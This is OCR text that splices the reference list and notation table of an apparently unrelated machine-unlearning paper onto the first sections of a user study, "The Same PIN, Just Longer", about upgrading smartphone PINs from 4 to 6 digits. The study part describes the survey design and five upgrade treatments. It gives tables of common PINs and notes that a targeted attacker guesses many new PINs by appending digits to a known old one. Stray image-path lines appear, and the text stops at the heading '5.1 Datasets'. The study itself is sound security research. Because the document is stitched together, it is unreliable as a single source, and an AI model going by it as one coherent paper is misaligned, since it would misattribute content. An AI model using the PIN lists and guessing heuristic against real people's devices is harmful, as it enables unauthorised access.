[15] Pang Wei Koh and Percy Liang. Understanding black-box predictions via influence functions. In *International Conference on Machine Learning*, pages 1885–1894. PMLR, 2017.

[16] Y. Lecun and C. Cortes. The mnist database of handwritten digits. *http://yann.lecun.com/exdb/mnist/*, 1998. URL https://ci.nii.ac.jp/naid/10027939599/en/.

[17] Yann LeCun, Bernhard Boser, John S Denker, Donnie Henderson, Richard E Howard, Wayne Hubbard, and Lawrence D Jackel. Backpropagation applied to handwritten zip code recognition. *Neural computation*, 1(4): 541–551, 1989.

[18] Alessandro Mantelero. The eu proposal for a general data protection regulation and the roots of the 'right to be forgotten'. *Computer Law & Security Review*, 29(3): 229–235, 2013.

[19] Shira Mitchell, Eric Potash, Solon Barocas, Alexander D'Amour, and Kristian Lum. Algorithmic fairness: Choices, assumptions, and definitions. 8(1):141–163. ISSN 2326-8298. doi: 10.1146/annurev-statistics-042720-125902. URL https://www.annualreviews.org/doi/10.1146/annurev-statistics-042720-125902. Publisher: Annual Reviews.

[20] Ayush Sekhari, Jayadev Acharya, Gautam Kamath, and Ananda Theertha Suresh. Remember what you want to forget: Algorithms for machine unlearning. *arXiv preprint arXiv:2103.03279*, 2021.

[21] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 3–18. IEEE, 2017.

[22] Ilia Shumailov, Zakhar Shumaylov, Dmitry Kazhdan, Yiren Zhao, Nicolas Papernot, Murat A. Erdogdu, and Ross Anderson. Manipulating sgd with data ordering attacks. *Proceedings of the 35th Conference on Neural Information Processing Systems*, 2021.

[23] Anvith Thudi, Gabriel Deza, Varun Chandrasekaran, and Nicolas Papernot. Unrolling sgd: Understanding factors influencing machine unlearning. *arXiv preprint arXiv:2109.13398*, 2021.

[24] Enayat Ullah, Tung Mai, Anup Rao, Ryan Rossi, and Raman Arora. Machine unlearning via algorithmic stability. *arXiv preprint arXiv:2102.13179*, 2021.

[25] Yinjun Wu, Edgar Dobriban, and Susan Davidson. Deltagrad: Rapid retraining of machine learning models. In *International Conference on Machine Learning*, pages 10355–10366. PMLR, 2020.

A Table of Notations

Symbol	Explanation
D, D', $\tilde{D}$	datasets
$\mathbf{x}_i$	i^{th} input in a dataset
y_i	label of x_i
$\mathfrak{X}$	data space
c	number of classes
$\mathbf{w}$	model parameters
W	parameter space
N	dimensionality of the parameter space
$\mathbf{w_0}$	model parameters after initialization
$\mathbf{w_t}$	model parameters after t updates
$M_{\mathbf{w}}$	supervised machine learning model with parameters w
$\mathcal{L}$	loss function
g	update rule of model, *e.g.* SGD
$\hat{\mathbf{x}}$	minibatch of inputs
b	minibatch size
η	learning rate
PoL	proof-of-learning
PoUL	proof-of-unlearning
d	distance metric in the parameter space, *e.g.* ℓ_p or cosine distance
ε	threshold to determine if a PoL is valid
$H_{Dg,d,\varepsilon}$ or H_D	set of all valid (g,d,ε) logs stemming from $\mathbf{w}_0$ using dataset D
$H_D(w)$	set of logs with $\varepsilon = 0$
B	forging map (in the space of set of logs)
B_ε	forging map where output H has error of ε
$\mathbf{x}^*$	data points required to be unlearned
$D/\mathbf{x}^*$	dataset $\mathbf{x}^*$ removed
L	lipschitz constant
$Ball_\varepsilon(\mathbf{w})$	distance ball in the parameter space, centering at $\mathbf{w}$ with radius ε
$\mathfrak{D}$	distribution of datasets
μ	mean of random variable $g(\mathbf{w},\mathbf{x})$
σ^2	trace of covariance matrix of $g(\mathbf{w},\mathbf{x})$
σ_i^2	variance of the ith component of $g(\mathbf{w},\mathbf{x})$
$\mathbb{P}$	probability
n	number of minibatches in a dataset
α	number of PoL logs in H_D
m	length of the longest PoL log in H_D
β_D	the minibatch size needed for dataset D to be forged

Table 1: Notations

"The Same PIN, Just Longer": On the (In)Security of Upgrading PINs from 4 to 6 Digits

Collins W. Munyendo, Philipp Markert‡, Alexandra Nisenoff⋆,
Miles Grant, Elena Korkes, Blase Ur⋆, Adam J. Aviv
The George Washington University, ‡ Ruhr University Bochum, ⋆ University of Chicago

Abstract

With the goal of improving security, companies like Apple have moved from requiring 4-digit PINs to 6-digit PINs in contexts like smartphone unlocking. Users with a 4-digit PIN thus must "upgrade" to a 6-digit PIN for the same device or account. In an online user study ($n = 1010$), we explore the security of such upgrades. Participants used their own smartphone to first select a 4-digit PIN. They were then directed to select a 6-digit PIN with one of five randomly assigned justifications. In an online attack that guesses a small number of common PINs (10–30), we observe that 6-digit PINs are, at best, marginally more secure than 4-digit PINs. To understand the relationship between 4- and 6-digit PINs, we then model targeted attacks for PIN upgrades. We find that attackers who know a user's previous 4-digit PIN perform significantly better than those who do not at guessing their 6-digit PIN in only a few guesses using basic heuristics (e.g., appending digits to the 4-digit PIN). Participants who selected a 6-digit PIN when given a "device upgrade" justification selected 6-digit PINs that were the easiest to guess in a targeted attack, with the attacker successfully guessing over 25% of the PINs in just 10 attempts, and more than 30% in 30 attempts. Our results indicate that forcing users to upgrade to 6-digit PINs offers limited security improvements despite adding usability burdens. System designers should thus carefully consider this tradeoff before requiring upgrades.

1 Introduction

PINs are the most common form of smartphone unlock authentication; prior studies suggest that about 60% of users unlock their smartphone using a PIN [32]. As with other popular mobile authentication options, including Android unlock patterns [7, 35], LG Knock Codes [39], and passwords [34, 40], user-selected PINs for smartphone unlocking are chosen non-uniformly [14, 32, 51], leading to many common, insecure, and easily guessable PINs [32, 33, 51].

In response to the perceived insecurity of 4-digit PINs, which for years were the only PIN-length option for most smartphones, providers have begun to encourage or to require that users select a 6-digit PIN. For instance, with iOS 9, Apple transitioned from requiring 4-digit PINs to 6-digit PINs by default [6, 22]. Apple's own press release said that with passcodes "now [having] six digits instead of four . . . your passcode will be a lot tougher to crack" [6]. Similarly, an Ars Technica article about this change claimed that this "stronger passcode ups the ante" [22].

Prior work has compared the distribution of human-chosen 4-digit PINs to the distribution of human-chosen 6-digit PINs [32, 33, 51]. However, the impact of the upgrade process itself, in which a given user transitions from a 4-digit to a 6-digit PIN, has not been studied. In this paper, we thus explore the following research questions:

RQ1: How do users select a 6-digit PIN after having previously selected a 4-digit PIN?

RQ2: How does the upgrade process and the justification given impact the usability and security of 6-digit PINs?

RQ3: How predictable is a given user's 6-digit PIN if their previous 4-digit PIN is known to an attacker?

We conducted an online survey-based study ($n = 1010$) designed to model the important, real-world situations in which users upgrade their previously chosen 4-digit PIN to a 6-digit PIN. Using their own smartphone, participants were first directed to select a 4-digit PIN, specifically one they would use to protect their own smartphone. Participants were then prompted to change their 4-digit to a 6-digit PIN based on one of five treatments, each presenting a different scenario justifying the upgrade: (a) they upgraded their smartphone device and it now requires a 6-digit PIN; (b) their 4-digit PIN was leaked to someone they do not trust, necessitating a 6-digit PIN; (c) they are informed that their 4-digit PIN is guessed too easily, so they must now select a more secure 6-digit PIN; (d) a neutral reason, simply asking the participant to select a 6-digit PIN (as a control); (e) and, finally, using the same neutral scenario, but a blocklist was used such their 6-digit PIN could not contain their 4-digit PIN as a subsequence.

We analyzed the security of the 4- and 6-digit PINs using guessability metrics, including a perfect-knowledge and a simulated attacker, similar to prior work [13, 23, 32, 33]. In isolation, the 6-digit PINs participants selected offer limited security benefits over 4-digit PINs against an online attacker who can only make a few guesses (e.g., 10–30) before being locked out by the device, which is arguably the most common attack scenario for smartphone unlocking. This result is consistent with previously published analyses of the distribution of human-chosen 6-digit PINs [32, 33, 51]. Moreover, we observed differences across treatments regarding the 6-digit PINs selected. Notably, when prompted to select a 6-digit PIN because of a security issue, either due to the PIN being easily guessed or leaked, these 6-digit PINs were more difficult to guess compared to other treatments. However, device upgrading and, surprisingly, restricting 6-digit PINs to not contain the user's 4-digit PIN as a subsequence resulted in the least secure (most guessable) PINs. In many cases, these PINs were more easily guessed than the original 4-digit PIN.

Different from prior work, we also model a *targeted attacker* who leverages knowledge of the participant's (previous) 4-digit PIN in guessing their 6-digit PIN. Such an attacker models *how* users typically upgrade PINs, developing basic heuristics and patterns based on previously observed data (with the target user of course excluded). We find that a targeted attacker does substantially better than an untargeted attacker who guesses only common 6-digit PINs. Particularly troubling is that in the treatment most reminiscent of real-world scenarios (device upgrades requiring a 6-digit PIN, as with iOS 9), the targeted attacker can guess over 25% of the 6-digit PINs in 10 attempts, and over 30% in 30 attempts.

Similar to the limited security benefits of password expiration [18, 25, 43], where users must change their password after a fixed time, forcing PIN upgrades from 4 to 6 digits does not appear to significantly improve security. We found upgrades provide little or no benefit against targeted or untargeted online attacks. At the same time, 6-digit PINs negatively impact usability. System designers should thus carefully consider the limited security benefits of 6-digit PINs versus their negative impact on usability before requiring upgrades from 4-digit PINs. If upgrades are necessary, users must be encouraged to protect their seemingly obsolete 4-digit PINs as attackers can use them to guess their new 6-digit PINs.

2 Related Work

Prior research on mobile authentication has shown that PINs [14, 32, 33], Android unlock patterns [4, 5, 7, 35, 45], alpha-numeric passwords [34, 40] and LG Knock Codes [39] are selected non-uniformly by many users, making them susceptible to guessing attacks by both an untargeted [13, 32] and an informed attacker (e.g., a shoulder surfer) [8, 9, 10, 21, 48]. Many user-selected unlock patterns, for instance, begin in the top left corner of the grid and end in the bottom right corner [3, 7, 31, 35, 45, 49]. PINs are similarly predictable due to containing keypad sequences (e.g., `1234`) [51], repetitions, and birthdays [14, 16]. We observe similar patterns in the PINs we collect. While less common, alphanumeric passwords selected for mobile authentication tend to be weaker than those selected on computer keyboards [24, 34, 40, 47].

Several proposals have aimed to improve the security of PINs, including assigning users random PINs [41], changing how PINs are entered [12, 37, 46], augmenting PINs with additional information [15], and using blocklists that disallow common PINs [30, 32, 33]. Blocklists in particular have shown promise in improving the security of PINs [14, 30, 32], Android unlock patterns [35], and LG Knock Codes [39], especially if sufficiently large. Our study finds that blocklists that prohibit a user's 6-digit PIN from containing their 4-digit PIN as a subsequence help against a targeted attacker, yet unfortunately seem to encourage the selection of common 6-digit PINs easily guessed by an untargeted attacker.

The use of 6-digit PINs instead of 4-digit PINs has been recommended to users to improve their PIN security, for example by Apple since iOS 9 [6, 22]. However, prior studies have found that the security of 6-digit PINs selected by users against an online (untargeted) attack is not significantly different from the security of 4-digit PINs against an online (untargeted) attack [32, 33, 51]. In fact, 6-digit PINs are less secure and more easily guessable in some cases. The same phenomenon has been observed for unlock patterns, where a bigger grid size does not necessarily improve security [7]. Our study confirms these results for a throttled online attacker making up to 10 guesses. This further suggests that forcing users to upgrade from a 4-digit to a 6-digit PIN only marginally improves security while negatively impacting usability. Similar to password expiration policies, forcing a user to select a new authentication credential for arbitrary reasons can sometimes lead to decreased security, especially when effort was already made to select a secure password initially [18, 25].

Our work is most closely related to studies of 4- and 6-digit PINs by Markert et al. [32, 33] and Wang et al. [51]. However, whereas Markert et al.'s participants selected *either* a 4-digit PIN or a 6-digit PIN, our participants selected *both* a 4-digit and a subsequent 6-digit PIN, allowing us to model a targeted attacker that leverages knowledge of the participant's 4-digit PIN when guessing their 6-digit PIN. Compared to Wang et al., who constructed PINs artificially from leaked passwords, our study collects PINs from participants in a user study for ecological validity. Further, our study is the first, to the best of our knowledge, to specifically study how users upgrade from a 4- to a 6-digit PIN under various circumstances (e.g., when upgrading their device's operating system). While we similarly find that 6-digit PINs do not offer significant security benefits, we also find that a targeted attacker who knows a user's previously selected 4-digit PIN can easily guess their 6-digit PIN in many cases. We also find that security-oriented upgrade messages can make users select more secure PINs.

While we are, to our knowledge, the first to focus on targeted attacks on PIN upgrade scenarios, the more general idea of targeted attacker models is common in authentication research. Targeted attacks have successfully been used to guess alpha-numeric passwords [20, 36, 50]. More specifically, Das et al. [20] show that an attacker who knows one password of a user can leverage this knowledge to guess their passwords on other sites, while Wang et al. [52] show that a targeted attacker can benefit from a user's personal information (e.g., name, birthday) to guess their passwords. Shay et al. [43] also show that many users choose to modify their existing passwords when faced with a change in password policy. Our results confirm and expand on these results, demonstrating for the first time a targeted online attack for guessing 6-digit PINs based on previously selected 4-digit PINs.

3 Methodology

In this section, we describe the survey structure, followed by a detailed description of the five treatments used to prime participants in upgrading their 4- to a 6-digit PIN. We also discuss our recruitment, limitations, and ethical considerations.

3.1 Survey Structure

The first part of the survey consisted of each participant getting informed of the task and primed for smartphone unlock authentication. Afterward, the participants were directed to select a 4-digit PIN and then, due to different circumstances depending on the treatment, a 6-digit PIN. Additionally, participants were surveyed on their perceived security of each of the PINs, their strategies for selecting these PINs, and their preference between using the 4- or 6-digit PIN.

The survey was developed as an online web form, custom built to run on a smartphone, including the interface for entering PINs (see Figure 1 and 3). Participants were required to complete the survey on a smartphone, verified via their user-agent string. Below, we outline the procedures of the survey in more detail. The entire survey can be found in Appendix A.

1. *Informed Consent*: Participants were briefed about the purpose, duration, and risks associated with participating in the study. Participants had to consent to proceed.
2. *Practice:* To ensure familiarity with PINs and our interface, participants were asked to practice creating a single 4-digit PIN. These PINs were not used in our analysis.
3. *Instructions*: Participants were informed that they would now have to select a 4-digit PIN they would use to secure their smartphone. They were further informed that they would need to recall this PIN later in the survey, and therefore, it had to be both secure and memorable. Participants were additionally asked not to write down their PIN, and had to indicate they understood all these instructions before proceeding with the survey.
4. *Selection of 4-digit PIN*: Participants selected and confirmed a 4-digit PIN they would use on their smartphone.
5. *Questions about 4-digit PIN*: Participants were asked about their strategy to select their 4-digit PIN (**Q1**), whether they would use this PIN on their own smartphone (**Q2**) and their reason for or against doing so (**Q3**).
6. *Device Usage*: Before asking participants to select a 6-digit PIN, we asked them questions about their smartphone as a distractor task (**Q4** – **Q5b**).
7. *Recall of 4-digit PIN*: Participants were asked to recall their 4-digit PIN. If they could not do so in five attempts, they were moved on in the survey.
8. *Selection of 6-digit PIN*: After recalling their 4-digit PIN, participants were asked to select a 6-digit PIN. We phrased this differently depending on the assigned treatment (see Section 3.2). Figure 2 depicts the interface of this page including the way we highlighted the justification for upgrading the PIN.
9. *Questions about 6-digit PIN*: Participants were asked about their strategy to select their 6-digit PIN (**Q6**), and whether this PIN was related to their 4-digit PIN selected earlier (**Q7**). Participants were also asked whether they would use this 6-digit PIN on their smartphone (**Q8**), along with their reason for or against doing so (**Q9**).
10. *Further questions about 4-digit PIN*: To avoid priming the selection of the 6-digit PIN, we asked participants about the perceived usability and security of their 4-digit PINs only after they had selected both a 4- and 6-digit PIN (**Q10** – **Q13**). The 4-digit PIN was displayed to the participant for their reference. We also included the first of two attention check questions on this page (**Q14**).
11. *Recall of 6-digit PIN*: Participants were asked to recall their 6-digit PIN. If they could not do so in five attempts, they were moved on in the survey.
12. *Further questions about 6-digit PIN*: After displaying participants' 6-digit PINs for their reference, we asked about their perceived usability and security of these PINs on a Likert-scale (**Q15** – **Q18**). This page also included our second attention check (**Q19**).
13. *Comparison Questions*: Participants were asked whether they were more likely to use their 4- or 6-digit PIN, and their reasons for that. Further, participants were asked to compare the perceived usability and security of their 4-digit PIN against their 6-digit PIN (**Q20** – **Q24**).
14. *Demographics*: Participants were asked about their demographics including age, gender, dominant hand, level of education, and IT background. (**D1** – **D5**). In line with best practice [38], we asked these questions last to ensure they did not interfere with the study.
15. *Honesty*: Lastly, participants were asked if they had honestly participated in the study. Seven participants indicated dishonesty, and we subsequently discarded their responses from our final data analysis.




Figure 1: The design of the page on which we asked participants to create a 4-digit PIN.




Figure 2: Instructions before 6-digit PIN creation. The text in the box varied by treatment (see Section 3.2).




Figure 3: The design of the page on which we asked participants to create a 6-digit PIN.

3.2 Treatments

When upgrading to a 6-digit PIN from a 4-digit PIN, participants were randomly assigned to one of five treatments; neutral, breach, no-sub, security, and upgrade. Each of these treatments provided a different real-world scenario justifying the upgrade. The "upgrade" message that was displayed to participants in the neutral treatment is shown in Figure 2. The messages for all five treatments and some additional description is provided below:

- **Neutral** ($n = 201$): Participants in this treatment were asked to select a 6-digit PIN as follows: "To continue the study, now you must select a 6-digit PIN."
- **Breach** ($n = 203$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Imagine someone learned your 4-digit PIN and to protect your smartphone, now you must select a 6-digit PIN."
- **No-sub** ($n = 205$): While participants in this treatment were asked to select a 6-digit PIN similarly to those in neutral, they were forbidden from using all 4 of the digits from their 4-digit PIN (in order) as a subsequence of their 6-digit PIN. For instance, if a participant's 4-digit PIN was `1234`, they could not select `001234`, `100234`, `120034`, `123004`, `123400`, `010234`, `012034`, `012304` etc. If the 4-digit PIN was a subsequence of the 6-digit PIN, we required the participant to select a new 6-digit PIN.
- **Security** ($n = 200$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Research has shown that the 4-digit PIN you selected is insecure and can be easily guessed. To continue the study, now you must select a 6-digit PIN."
- **Upgrade** ($n = 201$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Imagine you are upgrading your smartphone that requires PINs longer than 4-digits, and so now you must select a 6-digit PIN."

3.3 Recruitment and Demographics

Participants were recruited using Prolific, an online platform for matching participants with posted studies. After excluding 11 participants due to failing attention checks, dishonesty and inconsistencies, we had $n = 1010$ participants. They were compensated $2 for completing a nine-minute survey. The surveyed population comprised of younger (40% between 25–34), male-identifying (57% male, 41% female, and 2% other gender, or prefer not to say) participants with college education (30% some college or Associate's, 59% Bachelor's or above). Table 1 has the full demographic information.

3.4 Limitations

Our study has several limitations. First, as this was an online survey, it is not possible to determine if participants accurately followed all instructions. To mitigate this, we included two attention check questions (**Q14** and **Q19**) in the survey that helped us identify and remove four inconsistent responses.

Table 1: Participants' demographics.

	Male		Female		Other		Total	
	No.	%	No.	%	No.	%	No.	%
Age	579	57	411	41	20	2	1010	100
18-24	124	12	97	10	15	1	236	23
25-34	244	24	151	15	5	0	400	40
35-44	135	13	108	11	0	0	243	24
45-54	51	5	35	3	0	0	86	9
55-64	17	2	19	2	0	0	36	4
65-74	6	1	1	0	0	0	7	1
75+	1	0	0	0	0	0	1	0
Prefer not to say	1	0	0	0	0	0	1	0
Education	579	57	411	41	20	2	1010	100
Some High School	5	0	1	0	0	0	6	1
High School	59	6	33	3	3	0	95	9
Some College	104	10	89	9	9	1	202	20
Trade	11	1	14	1	0	0	25	2
Associate's	44	4	39	4	2	0	85	8
Bachelor's	219	22	148	15	5	0	372	37
Master's	111	11	69	7	1	0	181	18
Professional	14	1	10	1	0	0	24	2
Doctorate	11	1	8	1	0	0	19	2
Prefer not to say	1	0	0	0	0	0	1	0
Background	579	57	411	41	20	2	1010	100
Technical	190	19	46	5	4	0	240	24
Non-Technical	361	36	352	35	13	1	726	72
Prefer not to say	28	3	13	1	3	0	44	4

Additionally, we asked participants if they had honestly participated in the survey, promising to pay them even if they indicated dishonesty. Seven participants indicated dishonesty, and we did not consider their responses in our analysis.

Participants in our study may also suffer from fatigue due to having to select multiple PINs during the course of the survey. This may particularly affect the quality of 6-digit PINs as they were selected much later in the study. However, our 6-digit PINs closely match those collected by Markert et al. [32, 33] which were selected at the beginning of their study. Additionally, a majority of participants indicated they would use the 4- and 6-digit PINs they selected in this study on their smartphones, suggesting that the PIN selection observed in our study likely matches PIN selection in the real world. Nevertheless, future work leveraging longitudinal approaches is required to specifically explore how users upgrade their PINs over an extended duration of time.

Our instructions prohibiting participants from writing down their PINs may have skewed users to select PINs that are more memorable. However, users in fact carry their phones with them everywhere and may not always have their written-down PINs for reference. Further, our open-responses revealed that the strategies users employed in our study are consistent with strategies they use on their own smartphones, as well as strategies reported in other studies [14, 16]

The blocklist used in our no-sub treatment that barred users from using their 4-digit PIN as a subsequence in their 6-digit PIN differs significantly from traditional blocklists that prevent common choices, and which have been shown to improve security for PINs [32], unlock patterns [35] and Knock Codes [39]. Hence, our results should not be interpreted as an argument against blocklists, but rather ensure that blocklists are appropriately developed and sized to prevent user frustration that can ultimately limit their security benefits.

As is typical with Prolific and other crowdsourcing platforms, our surveyed population comprised mostly younger and well-educated participants. We do not claim our results to be representative of the general population; additional work is required to explore broader populations. Further, the recall rates captured in our study are short-term, as we were primarily interested in how users select 6-digit PINs, after selecting 4-digit PINs; exploring long-term recall rates is left for future work. Nonetheless, prior studies [7, 32, 39, 45] in mobile authentication indicate that short-term recall rates can provide reasonable measures of usability.

3.5 Ethical Considerations

This study was approved by our Institutional Review Board (IRB). Participants were fully informed about the purpose and risks associated with participating. We also considered the risk of the PINs selected as some participants indicated they use or would use these PINs on their smartphones. To mitigate any risks that would occur from a possible loss of confidentiality, we did not collect any personally identifying information from participants and analyzed the selected PINs separately from possible identifiers, such as their Prolific ID.

4 Features of Collected PINs

In this section, we describe features of common 4-digit and 6-digit PINs selected by participants, as well as strategies used to create them. Note, all participants selected their 4-digit PIN under the same conditions as the treatments only differed in the message displayed to create the 6-digit PIN (see Section 3.1). Lastly, we discuss similarities between 4- and 6-digit PINs that informed our targeted attacker's guessing strategies which are explained further in Section 5.3.

When discussing participant answers to qualitative, open-response questions, we developed a codebook to categorize these responses. This process involved a primary coder developing a codebook for a random subset of 30% (around 315) of the 1 010 responses, which offers a representative sample of the data. To verify the consistency of the codebook, a secondary coder used the codebook to code a subset of 20% (around 63) of the 315 responses, and then an inter-rater reliability score was calculated. If high agreement was reached ($\kappa > 0.7$), we considered the codebook verified, using the primary coder's responses. Otherwise the secondary coder met with the primary coder to update the codebook, and the process was repeated until agreement was reached.

Table 2: Common 4-digit PINs (frequency in brackets).

Treatment	4-digit PINs
Neutral	6969 (4), 1379 (3), 2580 (3), 0852 (2), 1981 (2), 2525 (2), 1245 (2), 2021 (2), 1997 (2)
Breach	2580 (4), 1995 (3), 2020 (3), 6969 (3), 0000 (2), 1470 (2), 1397 (2), 2543 (2), 7788 (2), 1234 (2)
No-sub	1234 (7), 2580 (5), 2468 (3), 1111 (3), 1478 (3), 1973 (2), 4444 (2), 3578 (2), 1010 (2), 0921 (2)
Security	1212 (4), 0000 (4), 1337 (3), 1397 (2), 1125 (2), 2486 (2), 1970 (2), 1379 (2)
Upgrade	1256 (3), 1313 (3), 6969 (3), 1337 (3), 1234 (3), 1776 (2), 2580 (2), 5858 (2), 1258 (2), 5683 (2), 2222 (2), 9876 (2), 0007 (2)

Common 4-digit PIN Features The resulting codebook for **Q1**, which can be found in Appendix B, revealed that most participants use different techniques to make their 4-digit PINs memorable. Similar to prior work [14, 16, 51], participants mostly used important dates, particularly birthdays, when selecting 4-digit PINs. For instance, P68 said "I decided to use my birthday because it is something that I will never forget." The use of personal information such as subsets of phone numbers or addresses is also common, suggesting that an attacker who has access to such information can easily guess these PINs. For example, P387 used digits from a phone number: "Last 4 digits of phone numbers I know and use often." Other common techniques include selecting PINs that are easy to enter, or based on repetitions and keypad patterns. Perhaps unsurprisingly, participants did not mention security as being a driving factor in their choice of PIN, with only a few participants indicating that they selected PINs specifically such that they were difficult to guess. This confirms prior work where most users prefer convenience over security when selecting credentials [26, 29, 33].

Participants' 4-digit PIN selection strategies are further confirmed by analyzing the actual PINs they selected (see Table 2). In the neutral treatment, the most common PIN is `6969` (4) followed by `1379` (3) and `2580` (3), which all follow keypad patterns. While `2580` (4) is the most common PIN in the breach treatment, we find that years, such as `1995` (3) and `2020` (3), are also common, as well as `6969` (3). The most common PIN in no-sub is `1234` (7), an increasing sequence of the first four digits on the keypad. Other PINs that form patterns on the keypad for example `2580` (5), `2468` (3), and `1478` (3) are also common, as well as repetitions such as `1111` (3). In the security treatment, repetitions such as `1212` (4), `0000` (4), and `1337` (3) are very common, similar to the upgrade treatment, where `1313` (3), and `6969` (3) are the most popular. Sequences such as `1234` (3) are also common as well as PINs that form patterns on the keypad such as `1256` (3). Generally, we find that the most common 4-digit PINs in our study are similar to those observed in prior literature [14, 51].

Table 3: Common 6-digit PINs (frequency in brackets).

Treatment	6-digit PINs
Neutral	123456 (4), 121212 (3), 062488 (2), 159357 (2), 654321 (2), 456789 (2), 085213 (2)
Breach	139755 (2), 696969 (2), 778899 (2)
No-sub	123456 (8), 134679 (3), 147896 (3), 135790 (2), 222222 (2), 888888 (2)
Security	123789 (2), 666666 (2), 867530 (2)
Upgrade	123456 (7), 696969 (3), 131313 (2)

Common 6-digit PIN Features In **Q6**, we asked participants about their selection strategies for a 6-digit PIN, and performed a qualitative analysis of the responses (codebook in Appendix B). The coding revealed that most participants create memorable 6-digit PINs, similar to 4-digit PINs. Again participants appear to mostly use dates, more specifically different variations of their birthdays. P7, e.g., mentions using their birthday even though it makes the PIN inherently insecure: "It's my birthday; I know, that's basically zero security." P7 further elaborated that it makes the PIN memorable: "It's my birthday, [therefore it's] easy to remember."

The use of personal information, such as phone numbers, addresses, or favorite numbers is another common technique, with P247 saying "I am using [the] last 6 digit[s] of my phone number." Keypad patterns are also common, as well as reuse of previously created 6-digit PINs. Unless they were in the no-sub treatment, many participants also indicate modifying their 4-digit PIN. We will describe in Section 5.3 how we leveraged this information to build a targeted attacker for 6-digit PINs.

Participants' 6-digit PIN strategies are once again confirmed when we analyze the PINs they selected (see Table 3), with sequences and repetitions being widely used. In the neutral treatment, sequences such as `123456` (4) and repetitions like `121212` (3) comprise the most common PINs, as is the case in breach where `696969` (2), and `778899` (2) are the most common. `123456` (8) is overwhelmingly popular in the no-sub treatment, perhaps as a result of users getting frustrated when subsequences of their 4-digit PIN are blocked. Other common PINs in this treatment such as `134679` (3), `147896` (3), and `135790` (2) follow a pattern on the keypad, with repetitions such as `222222` (2) and `888888` (2) being common as well. In security, patterns, e.g., `123789` (2) and repetitions such as `666666` (2) are common while in upgrade, the sequential PIN, `123456` (7) is by far the most popular. Still, repetitions such as `696969` (3) and `131313` (2) are also common.

Generally, the 6-digit PINs selected in the security and breach treatments are slightly more unique, with the most common 6-digit PIN only selected twice. In the the other treatments, the most common 6-digit PIN appears at least four times. While this possibly indicates that security-oriented upgrade messages are beneficial for security, 6-digit PINs selected were not meaningfully different from 4-digit PINs overall, suggesting limited security benefits of 6-digit PINs over 4-digit PINs, confirming prior work [32, 33, 51].

Table 4: Frequency of the most common PIN modifications; no-sub is excluded as these modifications were disallowed.

Modification	Treatment				
	Neutral $n = 201$	Breach $n = 203$	Security $n = 200$	Upgrade $n = 201$	Total $n = 805$
Appends	71	80	68	93	312
Prepends	14	14	14	14	56
Insertions*	15	4	7	18	44
None of the above	107	110	114	85	416

*: excluding appends and prepends.

Similarities between 4- and 6-digit PINs In comparing the open responses from **Q1** and **Q6**, as well as the PINs selected, we find that most participants use similar strategies for creating both 4- and 6-digit PINs. This includes using subsets of personal information such as phone numbers and addresses, repetitions, and important dates. Most participants describe doing so to make the PINs easier to remember. When allowed, many participants chose to incorporate their 4-digit PIN into their 6-digit PIN, often by adding two digits to their chosen 4-digit PIN. For example, P204 said "I used the same first four digits as the last time, but added a couple more at the end" while P227 added that it is "the same PIN, just longer."

Table 4 describes how often participants chose to append, prepend, or insert digits to their 4-digit PIN to create their 6-digit PIN. In cases where a modification could be either an append or prepend, as in `1111` → `111111`, we counted it for both categories. The common modifications observed form the bases for the targeted attacker's guessing strategies. While restricting the use of the 4-digit PIN in creating the 6-digit PIN is a tempting technique to restrict such behavior, we find that this may actually decrease the quality of the 6-digit PINs, leading to more guessable and insecure PINs. We will discuss this in more detail in the following Section 5.

5 Security Analysis

In this section, we discuss the security analysis of the 4- and 6-digit PINs selected by participants in the study. We begin by describing the datasets that are used to train the three attacker models considered: two untargeted attackers and one targeted attacker. For the untargeted attacker model, we first consider the perfect knowledge scenario where the attacker has complete knowledge of the distribution of the PINs being guessed, and then we consider a simulated attacker that guesses PINs by using a known distribution of PINs, such as a leaked dataset. Finally, we present the results of a targeted, simulated attacker that has knowledge of the 4-digit PIN the target selected in attempting to guess their 6-digit PIN.

In each of the attacker models, we are primarily concerned with the security of PINs against a throttled, online attack where the attacker only has a limited number of attempts to guess the PIN and access the device. An offline, unlimited attacker, typically considered for password guessability, is not meaningful for PINs as the small credential space (10 000 4-digit PINs and 1 000 000 6-digit PINs) would be trivially cracked. Hence, Android and iOS limit the number of incorrect attempts to unlock the phone before implementing extensive delays, on the order of minutes or hours. If sufficient incorrect guesses are made, the device could even be wiped and deactivated. On iOS, this occurs after 10 incorrect guesses, and on Android, an attacker can attempt 30 guesses in roughly one hour before experiencing significant delays between attempts. Therefore, we consider an attack successful if it can be completed within 10 to 30 guessing attempts.

5.1 Datasets

